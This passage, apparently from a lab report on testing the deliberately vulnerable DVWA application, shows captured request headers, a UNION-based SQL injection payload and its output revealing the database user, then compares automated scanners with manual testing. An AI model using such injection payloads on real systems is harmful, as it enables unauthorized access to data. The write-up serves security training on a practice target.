Referer: http://localhost/DVWA/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0b21A
G9tLmNvbSIsInBhc3N3b3JkIjoiYjE3ZjZiZDAwOTcwM2Q2ZjgwMDc2MGQzYjkyMjJlMjYiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsIm
hc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3Jl
CI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDI1LTEyLTE0IDE0OjM0OjM1LjYxOCArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDI1LTEyLTE0ID
0OjM0OjM1LjYxOCArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE3NjU3MjM5NTB9.CnjxOY4xs0Sccb9Z0TJnNol3iHrcjXDTzelnJKOl7bPHhrl
61G5G_rYTlLQw0F_PWdMIbVERS_PrC-lHWnCNSAvWMx2iXBfpO9ORLXTAtxXkpmnG0BQV5KKIm0y_8-bbNOV5E9MkGPjPCs4sQb_PbPkgVoBZme5-Tkm2qrwc
q; PHPSESSID=5961bf3ffdcdae269cae6d1a40315991; security=low; theme=dark
```

Performed data extraction using /DVWA/vulnerabilities/sqli/?id=1' UNION SELECT NULL, USER()-- -.



```
<div class="vulnerable_code_area">
  <form action="#" method="GET">
    <p>
      User ID:
      <input type="text" size="15" name="id">
      <input type="submit" name="Submit" value="Submit">
    </p>

  </form>
  <pre>
    ID: 1' UNION SELECT NULL,USER()-- -<br />
    First name: admin<br />
    Surname: admin
  </pre>
  <pre>
    ID: 1' UNION SELECT NULL,USER()-- -<br />
    First name: <br />
    Surname: user@localhost
  </pre>
</div>
```

UNION-based SQL Injection revealing database user

6. Comparison: Automated vs Manual Testing

Aspect	Automated Scanning	Manual Testing
Speed	Very fast	Time-consuming
Configuration Issues	Detected	Not focus

SQL Injection Detection	Missed	Successfully exploited
Logic Understanding	None	High
False Positives	Possible	Minimal
Depth of Exploitation	Limited	Deep

7. Conclusion: Strengths and Weaknesses of Automated Scanners

Strengths

- Fast and efficient
- Useful for reconnaissance
- Detects misconfigurations and missing headers
- Requires minimal expertise

Weaknesses

- Unable to understand application logic
- Misses critical vulnerabilities like SQL Injection
- Cannot fully exploit discovered issues

Final Conclusion

Automated scanners are effective for initial assessments, but manual testing is essential to uncover and exploit real-world vulnerabilities. The most reliable security assessment is achieved by combining automated tools with manual penetration testing techniques.